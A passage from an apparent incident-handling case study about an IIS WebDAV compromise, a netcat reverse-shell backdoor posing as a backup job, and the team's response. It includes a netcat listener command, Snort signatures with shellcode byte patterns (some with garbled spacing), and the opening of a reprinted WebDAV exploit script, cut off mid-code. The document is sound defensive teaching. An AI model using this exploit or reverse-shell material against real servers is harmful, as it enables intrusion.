They have also put in place a team that offer a Security Testing service through out the different areas of the business. Over the past few months the team leader has been actively extending the scope of the work to include an Incident Response capability as the company do not have one yet. He has been working with all areas of the business that has connections to the internet making sure that Service Level Agreements are in place and all configuration records are correct, all build guides are being continually reviewed and no changes occur without proper security testing and change control mechanisms in place. From this he has created a store of hardware that may be needed for any incidents that occur on the infrastructure he has knowledge. This includes, but is not limited to the following items

- Binary disk copiers capable of performing backups for IDE and SCSI types of disks
- Hard Disks, which are compatible for the systems, which are in scope of the Incident Handling Team.

- Bootable CD's for all the operating systems. This includes all variants of both Windows 2000, and Sun Solaris
- Numerous Dual boot laptops running Linux and Windows containing tools for network monitoring and port and vulnerability scans
 - nmap - to perform port scans of any network
 - nessus - to perform vulnerability scans of systems
 - ethereal¹ - Network monitoring tool
 - tcpdump - Network monitoring tool
 - snoop - Network Analysis tool
 - netcat - A versatile network tool
 - vmware Workstation for Windows - Application for running Virtual Operating Systems with the host Environment
- Network Hubs and cables

A hub is preferred as it gives the ability to listen to all the traffic on a network as it broadcasts requests to all systems connected to the LAN segment. A Switch remembers which port the Media Access Control (MAC) ² address of each interface connected to it is and sends data to the required port only.
- Forensic Software for analysing any infected disk s/systems
 - Forensic Toolkit³ - for Windows machines
 - Coroners Toolkit⁴ – for Unix systems
- Numbered Note pads for recording all thoughts and findings. Each pad itself is numbered and has to be signed for by the person requesting them. As these notepads may be used as evidence in a court of law they are numbered to prevent arguments about pages being lost.
- Forensic Bags for storing Evidence in.
- Incident Handling Forms
- Standard Consumables. E.g. Pens,
- Blank media for tape copies of any backups that need to be performed

If ever an incident were called then the Response Team manager would create a team made up of staff from his own department, as they had been trained as Incident Handlers and knew what procedures that needed to be adhered to during an incident. He also had plans in place to utilise members of the support team of the service involved, as they would have a better understanding of the infrastructure and what should or should not be present. These plans had been prepared with the support teams and the individual members were asked if they would like to be part of the team. All candidates that replied went through an interview process to assess their security knowledge and to determine how useful they would be to the team. The successful candidates were then notified and once they had been through an Incident -handling course they were put on a standby rota.

Team Members

Response Team Manager	-	Stephen
Incident Team Leader	-	Sam
Unix Technician 1	-	Suzanne

¹ <http://www.ethereal.com>

² A hardware address that uniquely identifies it within a network see <http://standards.ieee.org> for more information.

³ <http://www.ntobjectives.com>

⁴ <http://www.porcupine.org>

Unix Technician 2	-	Mark
Windows Technician 1	-	Roxanne
Windows Technician 2	-	Michelle

To keep the team at a constant state of readiness a policy of ad-hoc tests had been set up for the team to respond to and investigate. They would not be told when the tests would happen and it was completed there would be a formal meeting to see what could be improved and where things had worked well.

Identification

Monday 22:00 A UNIX server issues an alert stating that one of the file systems has started to exceed the quota allocated to it.

```
Dec 22 22:00:05:server.Company.X.com:alert 54:"Filesystem /Webserver2
Exceeded 40% threshold Call Support Team"
```

The alert is routed over the internal networks to the operations team who look up the help text for alert 54 for the server and then call out the support area responsible for the server and raises a problem record, which will be passed through to the Problem Management team. The on-call technician responded to the alert and promptly allocated some more space to prevent the service becoming unavailable. The problem record was updated with the actions taken and passed through to the problem management team for resolution but no further action was taken and was signed off as a general housekeeping issue.

The alert kept occurring over the next few days and was eventually escalated to both the Support management team, and the Business as it had a potential to cause a denial of service. At 09:00 Thursday a meeting was convened between the Business, the Support team and the Problem Management team to discuss the events and try to determine what could be causing the alerts. After much debate they decided that no recent changes could have caused the problem so the Problem Management team decided to contact the Incident Handling Team to see if they could help resolve the problem.

At 11:00 Thursday the Incident Handling Team Manager, Stephen, responded by contacting the support team to try and determine the scope of what the incident they could be potentially dealing with e.g.

They asked relevant questions to find out the following: -

- The overall purpose of the Infrastructure
- The operating systems involved
- The hardware involved
- Number of machines involved
- Total number of machines in the same segment of the network?
- Any other machines affected by the incident?
- If so what are they?
- Type of network involved
- Position of server in the network.
- Is the service still available

From this information the technical manager of the Incident team formed a small team of 5 people to manage the incident. Their skills included 2 Unix experts, 2 Windows experts and a team leader who would perform a management role and be the only point of contact

for the technical team and the business. The fifth member of the incident team was from the support team's Incident Handling rota, called Chris. He was included to give knowledge of the application and provide a base line of what the machine should be like.

The team prepared a jump kit from the extensive stores cabinets that had been built up to cater for all the types of machines the company was known to use. The following items were retrieved as defined by the configuration details folder that had been created for this piece of infrastructure: -

- External CD readers and cables.
- Bootable CD's containing system images for each operating system involved.
- Backup media and drives for the drives
- Hard drives to replace any infected systems for Solaris and Windows machines so the original disks can be kept as evidence if the Company decided to prosecute the attacker.
- CD's containing statically linked binaries for backing up disks. - This is to stop the programs loading possibly infected libraries from the compromised machine
- Forensic software for each operating system involved
- Network Hubs for snooping the network
- Ethernet Cables
- Laptop with Penetration Testing tools to monitor the state of infected machines and networks.
- The usual sundries associated with gathering evidence such as plastic bags, ties, Notebooks, Pens

As well as the jump kit the Incident team provided, the support team were asked to gather the following items to help aid the recovery process, if needed: -

- The latest archives were retrieved from the off-site store

The following items were also requested in case the versions the incident team held were out of date

- The system building guides –
- The latest version of the network topology
- Inventory of the latest changes to the systems
- Phone numbers of the Business Stake Holders
- Phone numbers of all the support staff involved
- Phone numbers of the development team
- Contract details for support from the hardware manufacturers
- A copy of the Business Resumption Plan

They were also asked to set up a temporary workspace with full access to the network concerned in a secure room where the team would not be disturbed. The team then gathered in the prepared area and started to invoke their Emergency Action Plan.

The Incident Team convened in the secure room at 12:00 and the first thing the Sam did was gather all the team around a table to discuss with a member of the support team, to

try and assess what changes had recently been applied. After a few minutes of discussion with Chris they started to concentrate on the vendor supplied patch bundles, which had been applied to the Solaris Servers three weeks ago.

A request for all details of the testing and implementation plans for the updates was issued so they could review the changes in more detail. Whilst they were waiting for the plans Sam contacted the Business Stake Holder and informed them that the team had assembled and were starting their investigations.

they then requested the root password of the affected machine then Suzanne and Mark, the Unix specialists logged on under the supervision of one Chris.

One of the first things they did was to load a CD into the drive which contained known good binaries like 'ls', 'ps', 'df' etc... This was to ensure that the commands they were using were not Trojans that had been inserted onto the server by the attacker. Using these binaries Suzanne then looked at the disk usage recording all their findings in the notebooks from the Jump Kit.

The 'df -k' produced the following output: -

Filesystem	kbytes	used	avail	capacity	Mounted on
/dev/vx/dsk/d30	482455	55770	378440	13%	/
/dev/md/dsk/d34	2508555	101456	2356928	5%	/usr
/proc	0	0	0	0%	/proc
fd	0	0	0	0%	/dev/fd
mnttab	0	0	0	0%	/etc/mnttab
/dev/md/dsk/d31	962571	506153	398664	56%	/var
swap	1152688	24	1152664	1%	/var/run
swap	1152672	8	1152664	1%	/tmp
/dev/md/dsk/d33	3009327	2022742	926399	69%	/opt
/dev/md/dsk/d35	8116423	6553668	1562755	19%	/Webserver1
/dev/md/dsk/d36	5116423	2447566	2668857	48%	/Webserver2

Where

df	-	Unix command to report the number of free disk blocks and files
-k	-	Show the sizes in kilobytes

This immediately highlighted the fact that both the system disks and the data disks that the Web Server file systems were partitioned on were mirrored using Solaris Solstice Disk Suite¹. They then made a note that if an incident were declared they would make sure all the mirrors were synchronised and then remove one half of the mirror for evidence.

The next Suzanne looked at were the processes that were currently running using their trusted 'ps' command. The process list displayed was then reviewed against the build guides and although this was a time consuming exercise it revealed that some services were running that should not normally be available due to the hardening procedure that was described in the build guides. These included things like: -

- Sendmail
- Printd

¹ See <http://www.sun.com/software/solaris/8/ds/ds-disksuite> for more details

Suzanne then looked at the time stamp of the /etc/services file and noticed that the modified date coincided with the date of the patch upgrade.

Whilst this was going on Mark was trying to locate the area within the Web Servers file system that was utilising all the spare disk space. Firstly he checked the /etc/passwd file timestamps to see if it had been amended recently. This revealed that there were no obvious new user names on the machine so they started at the mount point of the file system and slowly traversed down it looking for any anomalies. He did this by running a script, which traversed down each directory and performed two commands

1. 'ls -a' list all contents of directory, including those that begin with a dot

This should normally reveal the files in the following format: -

.filename	e.g. .profile – used to personalise the account
.directory	any hidden directories
.	Notation for the current working directory (1 st single dot in the above output)
..	Notation for the parent directory of the current working directory (4 th set of dots on the above output)

2. 'du -sk *' summarize disk usage

Where	s	show a summary
	k	display sizes in kilobytes rather than 512 blocks

This script reported the following results within one of the directories: -

```
{server1}:root > ls -a
.      .  ..  ..

{server 1}:root > du -sk *
du: *: No such file or directory
```

On further investigation it was revealed that the “ . . .” (The 2nd single dot and 1st set of double dots in the output) directory was the top directory for an unknown store of files, which had timestamps prior to the patch upgrade for the machine.

Once Suzanne and Mark were happy with their conclusions they discussed each one to verify that all conclusions they had made were correct. At 17:00 they informed Sam who then convened a meeting to discuss the findings so far as it appears the box has been compromised but so far they have not found any evidence of how. The scans have not revealed any attacking tools or back doors that might be used to gain re -entry to the box and there appears to be no abnormal processes running . Due to the existence of the store of unknown files Sam made the decision that the server had been compromised and declared an official incident was now in progress and it was recorded in the notes that the time taken from the original alert to the declaration of the incident was 2 days and 19

hours. The Stakeholder was then advised of their findings and recommendations of how to proceed with the incident.

Containment

Sam reports that so far they have not found a determinable threat to any other parts of the infrastructure but investigations are still at an early stage. He then recommends that the service should be taken off -line and it was the decision of the Business Stake Holder to temporarily suspend the service whilst the incident continued. He also advises him of the unknown files and suggests that the business should consider contacting the police regarding the incident.

After the conversation with the Business was finished Chris was requested to close the service to the Internet by routing all requests to another web site that would purely display a page saying the service was currently under maintenance.

Chris had completed this task by 13:00 and once the team knew that the service was no longer in use they started to gather all the evidence available. The first thing they wanted to do was physically remove the disks that made up one half of each mirror, as it may be needed for evidence at a later date. Before they do this they make sure all the mirrors are synchronised and have no problems.

To ensure the mirrors were synchronized the following actions were performed as the root superuser:-

- Server > metastat
- This gave the following output

```
d30: Mirror
  Submirror 0: d10
    State: Okay
  Submirror 1: d20
    State: Okay
  Pass: 1
  Read option: roundrobin (default)
  Write option: parallel (default)
  Size: 1027216 blocks

d10: Submirror of d30
  State: Okay
  Size: 1027216 blocks
  Stripe 0:
    Device          Start Block  Dbase State      Hot Spare
    c0t0d0s0         0          No   Okay

d20: Submirror of d30
  State: Okay
  Size: 1027216 blocks
  Stripe 0:
    Device          Start Block  Dbase State      Hot Spare
    c0t1d0s0         0          No   Okay
```

This displays all the mirrors on the system, how they are configured and the current state

Where d10 and d20 are the sub -mirrors and point to the physical area of disk the file system is located and D30 is the mirror that ensures all the data is replicated on both sub -

mirrors. From the above output it appears that the state of the sub -mirrors is Okay and there are no problems. (Please note I have only displayed one of the mirrors for this paper)

If the disks were not synchronized then this would have been highlighted by the STATE: on each sub-mirror and the appropriate command for clearing the error could have been invoked. E.g. if the mirror was broken for some reason then the

`metareplace -e mirror component`

command could be used to re-synchronize the mirror.

Where

`-e` makes the failed side of the mirror available and causes a re-synchronization to be performed

`mirror` d30

`component` either d10 or d20 depending on which one was broken

Once the appropriate disks were removed they were then labelled clearly as to what they were. These were then placed in bags and secured for later use if needed, this would entail performing a binary disk-to-disk copy to another disk and all forensic work would be performed on the copies. New disks from the jump kit were then inserted into the drive bays to re-create the mirrors on if the need should arise. This was not done at this moment, as they would probably recommend the server be completely re-built once as part of the Eradication process.

Suzanne then performed a port scan of the machine for both TCP and UDP ports to see what was visible to the network and if anything looked like a Trojan backdoor. The port scan results did not provide any evidence of unauthorized programs running on the machine other than the standard offerings of a default build that would normally be closed in such an environment.

The team then started looking at other servers in the network, which have a known relationship to the compromised server to try and see if the exploit has originated from them or even spread to them.

Mark then starts to look at other Unix machines that have a trust relationship with the compromised machine. He discovers that the only trust relationships the machine has are with the other file servers and a second web server. He then talks to the Chris about the design of the infrastructure and he confirms that it has been build with resilience in mind. I.e. it essentially has two web servers, which are load balanced, that connect to one of the three file servers that form a quorum to present the appropriate web pages for the application. They then prepare a 'safe environment' on each of these machines using the appropriate binaries they have brought with them in the jump kit and start to see whether the machines have been compromised in any way. They find no evidence to suggest that these machines are affected by the incident.

The team also start to focus their attentions on a web server that reads content from the file system in question; this is the responsibility of Roxanne and Michelle. As this server does not have any disk mirroring in place, the power is removed from it without performing any shutdown routines. This is to try and alleviate a rogue shutdown process having been put in place, which could delete any evidence. The disk is then removed, copied using the disk-to-disk copying kit from the jump kit and stored for future evidence. The copy is then copied once again for the forensic analysis to be performed on, inserted back into the server which is then booted up as normal. They then perform a port scan, to see what ports are open and compare against the build guides, using a scanning tool called nmap, and vulnerability assessment of the server, using a scanner called nessus¹, to determine if there are any known exploits that could be used against the server. This reported that the Web Server is vulnerable to CVE - CAN-2003-0109 that has a buffer overflow exploit of the WebDAV component of IIS version 5.0. Roxanne then logged onto the server to review the event logs to see if anything abnormal may have happened. It was then revealed that all the components for the Web Server had been abnormally stopped and restarted several times 2 months ago. Chris was then consulted as to whether his team had been alerted to these restarts and after he had consulted the rest of his team and the problem management team he confirmed that no alerts had been received and no one had reported any problems. This was before the patch upgrades to the file servers. She then tries to review the web server logs but found out that they are not kept.

The incident notes were then meticulously updated with the latest findings and theories as to what they think may have actually happened. They now start a search of the web server using the trusted binaries they have brought with them to try and find out how the attacker gains re-entry to the machine as the event logs do not show any more restarts of the web server components indicating a back door has now been put in place.

The investigation shows that there is a scheduled backup of the machine every night at 22:00 and when this is verified Sam and his colleagues in the support team they deny any knowledge of the backup as the normal scheduled backup is run at 2am. The unknown entry schedule is then scrutinised and the binary that is to be run is compared with a trusted binary and it is noted that name of the binary differs (it is a backup.exe not Backup.exe) they are also different in size and an MD5 hash of the binary gave an incorrect result although the hash of the normal backup binary appeared correct.

Roxanne and Michelle then report their findings to the rest of the team and a decision is then made to run the binary and see what, if anything, happens. Before they do this though they disconnect the machine from the live network and connect it to the hub they brought with them. This enabled the team to plug in a laptop running tcpdump on a Unix based machine to capture all the network traffic and this revealed a call being made from port 53 of the infected machine to an unknown IP address using port 666, which fails, as the unknown IP address is unavailable. To try and understand the nature of the binary they change the IP address of the Unix machine to the IP address of the unknown machine by using the command

```
ifconfig eth0 XXX.XXX.XXX.XXX
```

where the XXX represents the IP address of the unknown IP address

¹ <http://www.nessus.org>

Also a router was set up to ensure that the request would succeed.

Next they set up a netcat listener on port 666 using the command: -

```
nc -l -vv -p 666
```

The binary was then re-run and it successfully connects to the test machine giving a system command prompt that has full access to the Web Server.

The Firewall rule sets were then requested to see what rules, if any, had been applied for outgoing connections from the network zone the affected systems were in.

Once again the team gathered to discuss all the evidence they have found and start coming to the conclusion that the patch upgrades were not the cause of the compromise but the Web Server had been exploited using what has been commonly named the WebDAV Exploit and was being used as a mechanism to store data on the fileserver. They now contacted the business as to decide what should be done to contain the incident.

Now that the incident team had determined how the attack had taken place, and what was affected, they concentrated on what actions they needed to do to make sure the compromise could go no further. It had become apparent that whoever had compromised the machine had managed to get the administrator password for the scheduled 'backup' to work. The support team then admitted to the fact that the password was the same on the second web server. Even though the Webserver had been compromised the team were confident with the fact that the attacker had not actually got any further into the network. The data had been stored on the file server but only through the remote mount point on the Web server.

All the other servers in the infrastructure had been analysed and apart from the issue of open ports due to the upgrades they seemed secure. A policy had been implemented which meant technicians could only log onto a server using a secure protocol via a network interface which was not facing the Internet networks. This meant that no one could log onto the servers from the Web servers.

All this information was relayed to the business and they started in depth discussions as to what risks were now associated with the compromise. It appeared that all the attacker was using the machine for was to store data of some nature. Though further investigation of the seized disk and backups may confirm the presence of any other risks through the possible use of network sniffers installed on the machines to send back account details etc....

It was decided that no extra actions would need to be performed to contain the incident as the service was closed to the Internet and would stay closed until the situation had been safely recovered.

Eradication

The root cause of the incident was recorded in the incident notes as the lack of patching on the web server. This was reviewed against the build guides and Chris's knowledge of the servers and it became apparent that no one actually knew that the Microsoft default web site was running on port 80. As well as this the incident team had found a Trojan

backdoor (netcat posing as a backup routine) that connects back to an IP address via the DNS port 53 and they thought it would be prudent to completely recover all the servers in the infrastructure from an archive taken prior to the date of the intrusion as defined by the evidence. The rebuild would include re-formatting any disks on the machines to eliminate any occurrences of any type of RootKit. This would give all parties the confidence that no malicious software would remain and the security of all the servers would be greater than if the offending code and files were removed. The support team had implemented a backup regime that meant they could recover all the data on any of the machines for a period of six weeks. To achieve this the servers were booted from the original installation media and all disks had a low level format run on. They were then rebuilt from the archives taken a week before the date of the intrusion using the build and recovery guides that had previously tested as part of the acceptance process before the servers went live. They were then patched to the latest levels for all the software installed on the machines. The changes that had happened after the backups were then reviewed and any that were designated as essential were re-applied using the detailed installation instructions created for the change.

At the same time as the rebuilds the firewall rule sets were reviewed and changes were made to disable all outgoing connections from the network to the Internet (this included DNS as the service did not need it).

When the rebuilds were complete and the new rule sets had been applied to the firewall the incident team performed a set of Vulnerability and port scans of the whole network to ensure that the builds had not opened any more security holes. This was done using standard port scans of the whole network and then running the vulnerability scanner called nessus.

Once all the scans had been reviewed and the Incident team were satisfied that there were no security issues they contacted the business and informed them of all the actions that had been taken to mitigate the incident.

Recovery

Once the business were happy that the servers had been rebuilt successfully and were sufficiently hardened and patched to the latest levels as per the build guides they asked one of the development teams to validate the service. This meant performing all standard tests that would normally have been done for regression testing any new releases to the application. Once this had been successful the business requested that the service to be re-connected to the Internet. For the first few hours of the service being connected back onto the Internet the incident team monitored the machines and the network. This was done by logging onto each of the servers and looking for any strange behaviour or rogue processes. They also left the Unix laptop connected to the network and ran network sniffers such as tcpdump and an Intrusion Detection System (IDS) called snort. This had all the latest attack signatures downloaded but the team double-checked to make sure that all alerts pertaining to the current exploit were included.

The support team were then instructed to keep checking the state of the machines and look out for any signs of re-infection. It was also recommended that the passwords be changed on a regular basis, and different for each machine to try and stop the infection spreading. The incident team then made a note to re-visit the infrastructure on a regular basis for few weeks to help the support team monitor the infrastructure.

Lessons Learned

As part of the Processes defined in the Emergency Action Plan the team prepared a report on the findings from the incident and distributed it to everyone involved. They then convened a meeting to discuss the report and what lessons could be learned from the incident.

Analysis

The incident occurred due to a software patch not being applied, on the web servers, as soon as it was released. This was probably due to most of the recent updates to the infrastructure being driven by the Business need for new promotions and enhancements to the service to try and attract new customers. This affected the regular maintenance routines of the servers, as the support team could not get time to perform any of the Microsoft recommended security updates. One of the maintenance upgrades had been applied successfully but it apparently it had not been tested thoroughly as the upgrade had removed some of the essential hardening of the servers in the second network layer. This in itself had nothing to do with the cause of the exploit but had the attacker continued there attack within the infrastructure then a lot more damage could have occurred.

Also the firewall was found not to have been configured securely enough. It appeared that a lot of out of the box default rules were still functional. This allowed the ability for the attacker to continually contact out of the network to perform the Remote Reverse Shell from any port of the infected machine. The exploit actually used port 53 to connect back to the attacker so it would appear to be a normal DNS¹ request and if DNS requests were allowed out through the firewall then the attack would succeed.

Recommendations from the Incident

From the analysis above the following recommendations were presented to the business in a formal meeting to close the incident: -

- The logs from the web server should be kept. If they cannot be stored locally then a regime to archive them for future reference should be created.
- The configuration of the firewall rules should be reviewed. The firewall by default allows in service specific ports, but allows out any port. This has now been shown to be unacceptable. The rules need to be applied in both directions so that should any such exploit be used in the future, the firewall reduces the potential for that exploit being able to connect out onto the Internet.
- Thought should be given as to whether the service needs to use DNS. If not then the firewalls should be amended to close down the outgoing port 53 from that network.
- Consider installing an Intrusion Detection System (IDS), which could detect the signatures of known attacks. Also configure it to perform network anomaly detection. I.e. if a network should only run secure protocols like https or ssh then any telnet/ftp traffic should start raising alerts.
- The Microsoft IIS Lockdown tool should be downloaded and configured

¹ This is an Internet Directory service and is used to translate domain names to IP address

There also appeared to be a lack of testing facilities so there is a need to create a fully documented change procedure.

- This should include proving all changes in a testing environment
- Documenting the change
- Documenting the actions taken to implement the change
- Perform regression testing of the change
- Perform security testing of the change
- Review all the results from the testing
- Make recommendations to improve the planned change
- Create installation instructions for the live network
- Prove the whole process
- Get sign off from all parties concerned.
- Update all build documents
- Install in live
- Check no security issues have occurred due to the change

This could have stopped the file server from having some of the basic ports from being reopened.

The sensitive issue of contacting the police was never resolved so the incident team decided to pursue this issue with all areas to try and agree a company policy for future incidents. The final action the team did was to ask people involved in the incident for their comments on how the incident was handled and all feedback was reviewed by the team and its managers to see if the process could be made better.

The Business is now also asking the incident team about what changes, if any, could be incorporated to make the network more secure.

EXTRAS

Prevention of the Exploit

If the machine is not being used to host a web site then disable the IIS component, or even better remove it from the machine altogether via the 'Add/Remove Programs' icon within the control panel.

Microsoft also provide a utility to try and guard against IIS being exploited called the IIS lockdown tool¹. This could be downloaded and used².

Whether or not this version of IIS is being used, the machine should be patched to the latest levels as soon as possible. Microsoft provides a utility called Windows Update³ that will help do this.

This poses a couple of problems.

¹ <http://www.microsoft.com/downloads/release.asp?ReleaseID=43955>

² See Extras Section on IIS Lockdown Tool

³ <http://windowsupdate.microsoft.com/>

1. The machine has to have a connection available to it which can talk to the Microsoft machines as initially a program is downloaded that will scan the computer and then display all the relevant updates for all the Microsoft products installed on that particular machine. You then have the option to choose the updates you wish to apply. This means that either the firewall has to have an outgoing connection enabled or the updates have to be done via a staging server. The Incident team recommended the latter
2. The only drawback with this is that if there happens to be a full service pack release it could possibly take hours to download the code if you are using a standard 56K modem.

At the very least the following patch should be downloaded and installed.

<http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69D32AC929B&displaylang=en>

Also, have a proprietary anti virus scanner installed on the machine that performs real time monitoring, as this should detect any 'known' viruses. The two figures below illustrates how Norton AntiVirus¹ reported the exploit code stored on the attacking machine. (Remember to keep up to date with the virus definitions though.)




Figure 17: Norton Real Time Virus Alert

¹ <http://symantec.com/nav>




Figure 18: Norton Virus Checker Report

Perform regular port scans of all the servers that could be prone to attack, i.e. any machine that has been placed a network with only one firewall between it and the Internet. Recording the ports that are open and the particular program / service that opened then is recommended for future reference. This will not prevent an attack but may highlight any machines that could have been compromised or have any of the currently known vulnerabilities. The results of the scan can then be compared with previous ones to see if any ports have been opened that should not have been. It would also probably detect any backdoor programs running. Try not to schedule the scans at the same time as the intruder may have programmed the backdoor to only be available at certain times of the day.

Create a strict change control process for each machine. This should detail all the changes applied to a machine since it was originally built. It should also include updating all documentation and build guides of any changes to give a comprehensive history of the machine. This will make rebuilding of the server a lot easier and quicker due to not having to search around and build it on a trail and error basis. It would detail all software originally installed on the machine along with licenses and how it had been previously installed i.e. what parameters were applied etc.... All software installed on the machine should be held in the same physical secure area, preferably a fireproof safe, and labelled clearly as to what it is and which machine it was installed on.

Any proposed update should be tested and documented first in an environment that is not susceptible to external attacks. Apart from the normal set of tests that should be performed to ensure all the applications still work as expected the tests should also include the following steps: -

- Document the status of the machine before any updates are applied. This should include listing what ports are open when all the services are running.
- Perform a full system backup whilst the server is in a quiescent state – In case of failures.
- Apply the updates as per the vendors instructions
- Document the status of the machine after the updates have been applied
- Compare the before and after status of the machine

- Amend the above process accordingly to create a detailed installation guide that can be used to apply the updates in the Live environment.

If, when the machine was originally built, it was put through a rigorous hardening routine to ensure only the essential ports that are required are opened then when comparing the results pay special attention to the ports that are now open. This is because sometimes the install routines re-open ports as if you were building a default configuration e.g. printer daemons, rpc services etc.... If this testing process is not done very carefully then it is quite possible that all security actions that have been applied at build, and subsequent upgrades, will be overwritten and the machine may become insecure.

If possible have the source codes scanned or use a debugger and look for known functions that are susceptible to an attack. If any programs are developed in house, get the developers trained in the aspects of security. This should make them aware of the consequences of buffer overflows and how they work which, could lead to less code being produced that would be susceptible to such attacks.

Put an IDS system in place which if set up properly could detect for known attack signatures. But be sure to keep the signatures up to date

Another way of protecting the network is to look at the firewall configuration and how it works. Some firewalls work on security ratings for each of its interfaces. The default configuration comes with the outside interface (Internet facing) having a rating of 0 (zero) and the inside interface (Internal network) having a rating of one 100. The rules allow traffic to flow from a high rating to a low rating but not from a lower to a higher rating. Therefore all traffic from the outside interface is not allowed to flow to the inside interface unless specific 'allow' rules are added to the outside interface, which would need to match source address and port, and destination address and port. Typically to permit an internet facing interface to allow traffic to traverse the firewall to a Web Server on the inside interface, a rule would be needed which permits any internet address any port to connect to the web server address on port 80 (http) and or port 443 (https).

Microsoft have also provided additional “ *tools you can use to block the exploitation of the vulnerability*” These can be viewed in the knowledge base at: - <http://support.microsoft.com/default.aspx?scid=kb;EN-US;816930>

Microsoft have also released a document called ‘A Guide To Securing IIS 5.0’ this can be seen at <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/iis/iis5/deploy/depovg/securiis.asp>

IIS Lockdown Tool

This is a tool that can be downloaded from Microsoft and is used to

“turn off unnecessary thus reducing attack surface available to attackers. To provide multiple layers of protection against attackers, URLscan, with customized templates for each supported server role “

The tool can be downloaded from: -

<http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC>

Download Network Install versions of Microsoft's Service Packs for Windows 2000

To create a network installation of a service pack the following steps need to be taken: -

- Connect to Microsoft Service Pack downloads centre
<http://www.microsoft.com/windows2000/downloads/servicepacks>
- Click the link relating to the service pack you require and follow the instructions on how to retrieve.

Use Of tcpdump

tcpdump is a network -monitoring tool that can record all traffic on a specified network. Once running it sits on a machine and records all the traffic that occurs on the network specified. It can store the recorded data to a file, which can then be replayed at your leisure and filtered in many ways to remove any traffic you are not interested in.

To record the traffic for the extracts shown the following command was used

```
tcpdump -i eth0 -s 1500 -w tcpdump.log
```

Where: -
-i Interface to monitor
-s Packet size to record.
-w File to dump the log to

To replay the traffic recorded and extract only the traffic for the hosts concerned

```
tcpdump -r tcpdump.log -s 1500 -X host 10.10.10.10 or host 10.10.10.40
```

Where: -
-r Dump file to read
-s Packet size of the record recorded
-X display in both Hexadecimal and character format
host.. Display records only bound for the hosts listed

Common HTTP Status Codes

Status Code	Meaning
200	OK
201	Created
202	Accepted
204	No Content
301	Moved Permanently
302	Moved Temporarily
304	Not Modified
400	Bad Request
401	Unauthorized
403	Forbidden
404	Not Found
500	Internal Server Error

502	Bad Gateway
503	Service Unavailable

Figure 19: HTTP Code Reference

The above table is a quick reference that has been created from RFC1945. For more information and meanings of the codes consult <http://www.ietf.org/rfc/rfc1945.txt>
For a longer list of more of the codes consult <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>

Snort Signatures for WebDAV supplied by Joe Stewart GCIH

<http://www.lurhq.com/webdav.pdf>

rs_iis Attack

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090
685e 56c3 9054 59ff d158 33c 9|"; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;
sid:1000010; rev:1;)
```

kralor probe

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (kralor probe)"; flow: to_server; content:"|5345
4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73 743a|"; de pth:24;
dsiz e:<89; refere nce:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;
sid:1000011; rev:1;)
```

kralor shellcode

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server;
content:"|558b ec33 c953 5657 8d7d a2b1 25 b8 cccc|"; reference:cve,CAN -
2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -
admin; sid:1000012; rev:1;)
```

webdavx.pl

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (webdavx.pl)"; flow: to_server; content:"|4c4f
434b 202f 4141 4141 4141 4141 4141|"; refer ence:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attem pted-admin;
sid:1000013; rev:1;)
```

wd.pl

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (wd.pl)"; flow: to_server; content:"|4c4f 434b
```

```
202f 5858 5858 5858 5858 5858|"; r eference:cve,CAN-2003-0109;  
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;  
sid:1000014; rev:1;)
```

KaHT probe

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS  
(msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573  
6572 2d41 6765 6e74 3a20 4b61 4854 0d0 a|"; reference:cve,CAN -2003-0109;  
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;  
sid:1000015; rev:1;)
```

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Released Code by SecuriTeam.com

SecuriTeam.com™ (WebDAV Exploit Code Released)
Beyond-Security's SecuriTeam.com

Title 24/3/2003
WebDAV Exploit Code Released

Summary

As we reported in our previous article: Unchecked Buffer in Windows Component could Cause Web Server Compromise (WebDAV) and New Attack Vectors and a Vulnerability Dissection of MS03-007, a serious vulnerability in WebDAV allows a remote attacker to cause the server to execute arbitrary code. The following exploit codes can be used to test your system for the mentioned vulnerability.

Details

Generic Exploit:

The following exploit code will jump to EIP address of unicode equivalent of 0x41414141 (e.g. 0x0041004100)

webdavIIS50.pl

```
#!/usr/bin/perl -w
# Tested on :
#       W2K SP3 + the fix -> IIS issues an error
#       W2K SP3 -> IIS temporarily crashes
#       W2K SP2 -> IIS temporarily crashes
#       W2K SP1 -> IIS does not crash, but issues a message
#               about an internal error
#
#       W2K      -> IIS does not crash, but issues a message about
#               an internal error
#
# This tool is only for testing if you are affected with the current
vulnerability
#
# DISCLAIMER:
# The information in this bulletin is provided "AS IS" without warranty of any
kind.
# In no event shall we be liable for any damages whatsoever including direct,
indirect,
# incidental, consequential, loss of business profits or special damages.
#
# Coded by Dennis Rand - www.infowarfare.dk

#
# Read more about the vulnerability at Microsoft - MS03-007
# If you put a debugger on the inetinfo process you can see the result,
# And sorry about the code could be much more nice, but fuck, it works =)
#
#
```

Load modules required

```
use strict;
use IO::Socket;
use LWP::Simple;
```

Declare Global Variables

```
# Globals Go Here.
my $host;           # Host being probed.
my $port;           # Webserver port.
my $Buffer;         # A x 65535
my $XMLShit;        # XML Request
```

Set buffer to be 65535 A's

```
$Buffer = "A" x 65535;
```

Set Host_Header

```
